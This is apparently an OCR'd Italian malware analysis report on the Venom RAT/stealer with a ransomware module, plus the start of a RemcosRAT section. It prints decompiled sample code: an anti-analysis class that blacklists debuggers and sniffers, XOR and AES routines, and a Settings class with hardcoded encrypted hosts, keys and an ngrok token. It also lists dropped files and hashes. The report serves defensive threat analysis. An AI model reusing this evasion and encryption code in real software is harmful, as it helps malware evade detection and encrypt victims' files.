
Di seguito alcuni riferimenti alle credenziali *dumpate* dallo stealer *DarkEye* e scripts RDP, VNC, script *Autorun.inf*, il fake Chrome process, il processo di aggiunta utenti e numerosi ulteriori scripts ed eseguibili malevoli "droppati", nello specifico, ad esempio, *My Pictures.exe* e *Venomclip.exe*:



value (8821)
Venom-winvnc.exe
Venom-ngrok.exe
enableff.exe
Adduser.exe
Venomadd.exe
Venomdpr.exe
autoupdate1.exe
autoupdate2.exe
VenomDWelbasiD.exe
allow.exe
email.bat
\hrdpinst.exe
.bat
readme.txt
\MRT.exe
C:\My Pictures.exe
D:\My Pictures.exe
E:\My Pictures.exe
F:\My Pictures.exe
G:\My Pictures.exe
H:\My Pictures.exe
I:\My Pictures.exe
J:\My Pictures.exe
K:\My Pictures.exe
L:\My Pictures.exe
M:\My Pictures.exe
c:\windows\system32\cmstp.exe
internetexplorer.application
\Junction.vbs
\Execution.vbs
\Execution3.vbs

value (8821)
winvnc.exe
Venom\DarkEye\DarkEye_Passwords.zip
ngrok.zip
*.zip
proclog.txt
grok.bat
DarkEye_Passwords.html
mineworm.bat
mineworm.exe
minewormworkout.exe
r77-x64.dll
r77-x86.dll
Venom-ngrok.exe
vnc.bat
rdp.bat
df2.exe
Venomclip.exe
enableff.exe
autorun.inf
open=start.exe
user.exe
fixftp.bat
confuse.exe
*.exe
*.vmp.exe
Venom.vmp.exe
C:\windows\system32\schtasks.exe
send.ps1
blat.exe
Chrome_Update.exe
adduser.exe

Qui notiamo le impostazioni per lo script di mail sending, nel dettaglio le istruzioni *SET GmailAccount, SET GmailPassword* e *SET Attachment:*



A seguire i dettagli dell'assembly sottoposto ad analisi:

property	value
md5	945ED18E07728A46ABF72A50742F2AC7
sha1	3FAE6604E6E198116FEE1E8459D15A54D4CED4CE
sha256	550FBDDE2387011253647B169BF9198C5FB31DFDC1992504EF5839A749AD7990
file-type	executable
date	empty
language	neutral
code-page	Unicode UTF-16, little endian
Comments	n/a
CompanyName	n/a
FileDescription	VenomBin
FileVersion	2.8.0.1
InternalName	Venombin.exe
LegalCopyright	Copyright © 2021
LegalTrademarks	n/a
OriginalFilename	**Venombin.exe**
ProductName	VenomBin
ProductVersion	2.8.0.1
Assembly Version	2.8.0.1

La classe *love* dispone di diversi metodi per effettuare evasion: nel dettaglio, anti-dumping, anti-sandbox, anti-sniff (**WireShark**) e anti-analysis. Alcuni di tali metodi sono impostati mediante valori booleani. Vi sono diversi tools di monitoraggio, network sniffing e debugging *hardcoded* all'interno del codice sorgente per effettuare tasks di evasion ed anti-analysis (ad esempio **IDA, x64dbg, Ollydbg, EXEInfoPE**). Tutti gli items in questione vengono aggiunti nell'arraylist apposito *AntiReverserTools*.

love

```
Warning: Some assembly references could not be resolved automatically. This might lead to
for ex. property getter/setter access. To get optimal decompilation results, please manual

Show assembly load log

// VenomC.love
using ...

public static class love
{
    public static void antilove()
    {
        AntiDump.Parse(typeof(love));
        Process currentProcess = Process.GetCurrentProcess();
        AntiSandBox.SelfDelete = false;
        AntiSandBox.ShowAlert = true;
        AntiSandBox.Parse(currentProcess);
        AntiSniff.SelfDelete = false;
        AntiSniff.ShowAlert = true;
        AntiSniff.Parse(currentProcess);
        AntiReverserTools.SelfDelete = false;
        AntiReverserTools.ShowAlert = true;
        AntiReverserTools.Aggressive = false;
        AntiReverserTools.IgnoreCase = true;
        AntiReverserTools.KeepAlive = true;
        AntiReverserTools.WhiteList.Add("notepad");
        AntiReverserTools.BlackList.Add("dnspy");
        AntiReverserTools.BlackList.Add("SoftICE");
        AntiReverserTools.BlackList.Add("ILSpy");
        AntiReverserTools.BlackList.Add("dump");
        AntiReverserTools.BlackList.Add("proxy");
        AntiReverserTools.BlackList.Add("de4dotmodded");
        AntiReverserTools.BlackList.Add("StringDecryptor");
        AntiReverserTools.BlackList.Add("Centos");
        AntiReverserTools.BlackList.Add("SAE");
        AntiReverserTools.BlackList.Add("monitor");
        AntiReverserTools.BlackList.Add("brute");
        AntiReverserTools.BlackList.Add("checker");
        AntiReverserTools.BlackList.Add("zed");
        AntiReverserTools.BlackList.Add("sniffer");
```

```
AntiReverserTools.BlackList.Add("Sofice");
AntiReverserTools.BlackList.Add("ILSpy");
AntiReverserTools.BlackList.Add("dump");
AntiReverserTools.BlackList.Add("proxy");
AntiReverserTools.BlackList.Add("de4dotmodded");
AntiReverserTools.BlackList.Add("StringDecryptor");
AntiReverserTools.BlackList.Add("Centos");
AntiReverserTools.BlackList.Add("SAE");
AntiReverserTools.BlackList.Add("monitor");
AntiReverserTools.BlackList.Add("brute");
AntiReverserTools.BlackList.Add("checker");
AntiReverserTools.BlackList.Add("zed");
AntiReverserTools.BlackList.Add("sniffer");
AntiReverserTools.BlackList.Add("http");
AntiReverserTools.BlackList.Add("debugger");
AntiReverserTools.BlackList.Add("james");
AntiReverserTools.BlackList.Add("exeinfope");
AntiReverserTools.BlackList.Add("codecracker");
AntiReverserTools.BlackList.Add("x32dbg");
AntiReverserTools.BlackList.Add("x64dbg");
AntiReverserTools.BlackList.Add("ollydbg");
AntiReverserTools.BlackList.Add("ida -");
AntiReverserTools.BlackList.Add("charles");
AntiReverserTools.BlackList.Add("dnspy");
AntiReverserTools.BlackList.Add("simpleassembly");
AntiReverserTools.BlackList.Add("peek");
AntiReverserTools.BlackList.Add("httpanalyzer");
AntiReverserTools.BlackList.Add("httpdebug");
AntiReverserTools.BlackList.Add("fiddler");
AntiReverserTools.BlackList.Add("wireshark");
AntiReverserTools.BlackList.Add("dbx");
AntiReverserTools.BlackList.Add("mdbg");
AntiReverserTools.BlackList.Add("gdb");
AntiReverserTools.BlackList.Add("windbg");
AntiReverserTools.BlackList.Add("dbgclr");
AntiReverserTools.BlackList.Add("kdb");
AntiReverserTools.BlackList.Add("kgdb");
AntiReverserTools.BlackList.Add("mdb");
AntiReverserTools.Start(currentProcess);
AntiDebugger.SelfDelete = false;
```

Viene controllata la corretta connettività mediante una *HTTP Web Request* verso il dominio google.com, nel caso in cui lo status code della richiesta HTTP sia diverso da OK viene mostrato un errore di connettività.

```
    AntiDebugger.SelfDelete = false;
    AntiDebugger.ShowAlert = true;
    AntiDebugger.Aggressive = false;
    AntiDebugger.KeepAlive = true;
    AntiDebugger.Start(currentProcess);
    AntiDnspy.SelfDelete = false;
    AntiDnspy.ShowAlert = true;
    AntiDnspy.Parse(currentProcess);
    try
    {
        HttpWebRequest obj = (HttpWebRequest)WebRequest.Create("https://google.com");
        obj.ContinueTimeout = 10000;
        obj.ReadWriteTimeout = 10000;
        obj.Timeout = 10000;
        obj.KeepAlive = true;
        obj.UserAgent = "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like
        obj.Accept = "*/*";
        obj.Method = "GET";
        obj.Headers.Add("Accept-Language", "en-US,en;q=0.9,fa;q=0.8");
        obj.Headers.Add("Accept-Encoding", "gzip, deflate");
        obj.AutomaticDecompression = DecompressionMethods.GZip;
        obj.ServerCertificateValidationCallback = AntiSniff.ValidationCallback;
        obj.ServicePoint.Expect100Continue = false;
        using HttpWebResponse httpWebResponse = obj.GetResponse() as HttpWebResponse;
        if (httpWebResponse.StatusCode != HttpStatusCode.OK)
        {
            Alert.Show("NETWORK CONNECTION ERROR, CHECK YOUR INTERNET CONNECTION OR CLOSE SN
            Environment.Exit(0);
            return;
        }
    }
    catch
    {
        Alert.Show("NETWORK CONNECTION ERROR, CHECK YOUR INTERNET CONNECTION OR CLOSE SNIFFE
        Environment.Exit(0);
        return;
    }
    Alert.NotepadStyle = false;
    Alert.AutoClose = false;
    Alert.AutoCloseTime = 1;
```

```
    Alert.NotepadStyle = false;
    Alert.AutoClose = false;
    Alert.AutoCloseTime = 1;
    Alert.NotepadPath = "readme.txt";
}
```

La classe *EncryptionFunctions* contiene metodi di operazioni XOR, compressione. La classe AES fa uso di oggetti *MemoryStream* e *AesCryptoServiceProvider* con il fine di cifrare i flussi di dati dei files presi in input.

EncryptionFunctions

```
public sealed class EncryptionFunctions
{
    public static byte[] XORBytes(byte[] buffer1, string buffer2)
    {
        int num = buffer1.Length - 1;
        for (int i = 0; i <= num; i++)
        {
            int index = i % buffer2.Length;
            buffer1[i] = (byte)(buffer1[i] ^ buffer2[index]);
        }
        return buffer1;
    }

    public static byte[] Zip(byte[] raw)
    {
        using MemoryStream memoryStream = new MemoryStream();
        using (GZipStream gZipStream = new GZipStream(memoryStream, CompressionMode.Compress, le
        {
            gZipStream.Write(raw, 0, raw.Length);
        }
        return memoryStream.ToArray();
    }

    public static object UnZip(byte[] BytesIn)
    {
        using GZipStream gZipStream = new GZipStream(new MemoryStream(BytesIn), CompressionMode.
        byte[] buffer = new byte[4096];
        using MemoryStream memoryStream = new MemoryStream();
        int num;
        do
        {
            num = gZipStream.Read(buffer, 0, 4096);
            if (num > 0)
            {
                memoryStream.Write(buffer, 0, num);
            }
        }
        while (num > 0);
        return memoryStream.ToArray();
```

AES

```
        return Encoding.UTF8.GetString(Decrypt(Convert.FromBase64String(input)));
    }

    public static byte[] Decrypt(byte[] input)
    {
        if (_defaultKey == null || _defaultKey.Length == 0)
        {
            throw new Exception("Key can not be empty.");
        }
        if (input == null || input.Length == 0)
        {
            throw new ArgumentException("Input can not be empty.");
        }
        byte[] array = new byte[0];
        try
        {
            using MemoryStream memoryStream = new MemoryStream(input);
            using AesCryptoServiceProvider aesCryptoServiceProvider = new AesCryptoServiceProvic
            aesCryptoServiceProvider.KeySize = 128;
            aesCryptoServiceProvider.BlockSize = 128;
            aesCryptoServiceProvider.Mode = CipherMode.CBC;
            aesCryptoServiceProvider.Padding = PaddingMode.PKCS7;
            aesCryptoServiceProvider.Key = _defaultKey;
            using (HMACSHA256 hMACSHA = new HMACSHA256(_defaultAuthKey))
            {
                byte[] a = hMACSHA.ComputeHash(memoryStream.ToArray(), 32, memoryStream.ToArray(
                byte[] array2 = new byte[32];
                memoryStream.Read(array2, 0, array2.Length);
                if (!CryptographyHelper.AreEqual(a, array2))
                {
                    return array;
                }
            }
            byte[] array3 = new byte[16];
            memoryStream.Read(array3, 0, 16);
            aesCryptoServiceProvider.IV = array3;
            using CryptoStream cryptoStream = new CryptoStream(memoryStream, aesCryptoServicePro
            byte[] array4 = new byte[memoryStream.Length - 16 + 1];
            array = new byte[cryptoStream.Read(array4, 0, array4.Length)];
```

La classe statica *Settings* contiene gli attributi hardcoded principali per l'infection chain, come ad esempio keys, chiave di cifratura per il modulo ransomware, authkeys, special folders (come *AppData*), mutex, startup attributes, antikill (attributo booleano per la fase di evasion e self-protection), attributi booleani per evasion con una particolare attenzione per Windows Defender.


```
using ...

public static class Settings
{
    public static string VERSION = "9yiVPw+8FG1O39na0B77Mc638dX/mBYUhqCiU6aPgvP0xK8keSDQyeyW5Sx8FJkWhA95Rro38pW6/Hq5cCeObA==";

    public static string HOSTS = "/rK2CTTCQ7EoiaJllix4/i55ytbskYmPa6wsqs/gOD9sqx1la30RnberfIEnquwbu5m5L/VrAEsBxNWMlTL2+34U6TGW30qhLdqd

    public static int RECONNECTDELAY = 3000;

    public static string KEY = "WOtrgpk9s0tBaHY5wCncig==";

    public static string AUTHKEY = "3NSukrM1umntSCeOfe75jwutvrgJwZ7RLjyzE7JUxjslb9d4x20pPVjO5raGfg1wGJ0S+FaZONO2tAMvGOYaZA==";

    public static Environment.SpecialFolder SPECIALFOLDER = Environment.SpecialFolder.ApplicationData;

    public static string DIRECTORY = Environment.GetFolderPath(SPECIALFOLDER);

    public static string SUBDIRECTORY = "LLAE9EludY9FV6sWZQplBK5zWjkqpVsZ/R+OOipoww2EB7S7ErQ2TIUXcGqDHBpUrd5lAxW1DTg7gf1XUWR/Xg==";

    public static string INSTALLNAME = "+QgFlUtmhXLeZe3KWvrzhkZJGixBo+F4E0nJa0r0WVgMNu5V0NTbmsPpvby2pJnv19smJwv3mS5VJ3WVJPZP6A==";

    public static bool INSTALL = false;

    public static bool ANTIKILL = false;

    public static bool USB = false;

    public static string MUTEX = "DuXGVYIzvMyqtIuRLx1snUKJ9QXvOx2msgQEHQxfU5hIYhXJB18lUhsrroKga+Jg4RS9isYqIk5Cx9xvTVzwNEHA5WmaT0AIMEwE

    public static bool STARTUP = false;

    public static string STARTUPKEY = "matdT9Rx+H7AMX1AJq2RkjZI1JUBjqtjHsCM2jCoH2U/zjtt8rrhpQnymYGPUjYBPM9aln4OyQZ9eBlFQbU+YmIsdBhXe7/

    public static bool HIDEFILE = false;

    public static bool ENABLELOGGER = false;

    public static string ENCRYPTIONKEY = "n9XoQNPTXfqRJltute9T";

    public static string TAG = "ndHa8+u9Tbg7qMXLQp2vslhXKcmtJRLNzzHqguLohe1f/qV2TD5W0eUzPjipcKMWCLgx5XxatogWoMSpsghn+w==";

    public static string LOGDIRECTORYNAME = "7FW9zn46LeGgkOaaFUu76k8FWWg3Xmo/4Yt4DRphv2sl5AwE9qeBeBYuAEDLZLuyqTsPmpUEFy3APkldWUYBsw==

    public static bool HIDELOGDIRECTORY = false;

    public static bool HIDEINSTALLSUBDIRECTORY = false;

    public static string NGROK = "1Wgb6owrsSI5ufUZYhAWWSrV9zx_44M7WQft2dY9zFX7WR1o";

    public static bool WD = false;

    public static bool Initialize()
    ...

    private static void FixDirectory()
    ...
}
```


Qui un riferimento al file di readme droppato dopo aver cifrato i files della macchina compromessa:

```
/Desktop/Venom.exe
VenomCcleaner.lnk
VenomFox.lnk
VenomChrome.lnk
VenomInstall.exe
Decryptor.exe
//Desktop//HOW-TO-RECOVER-YOUR-FILES.txt
winvnc.exe
Venom\DarkEye\DarkEye_Passwords.zip
ngrok.zip
*.zip
proclog.txt
grok.bat
DarkEye_Passwords.html
mineworm.bat
```


RemcosRAT

Il Sample di RemcosRAT sottoposto a disamina è stato sviluppato in C++, risulta essere in uno stato di packed con un coefficiente d'entropia che si attesta a circa 6.59959:







All'interno della sezione *.data* vi troviamo riferimenti allo standard di librerie C++ *Dinkumware,* spesso utilizzato da artefatti malevoli:




Tra gli imports effettuati dal threat vi sono riferimenti a metodi di connettività, apertura di URLs e lettura di files mediante protocollo HTTP:




Viene importato il metodo *URLDownloadToFileW* al fine di scaricare files da hosts remoti:



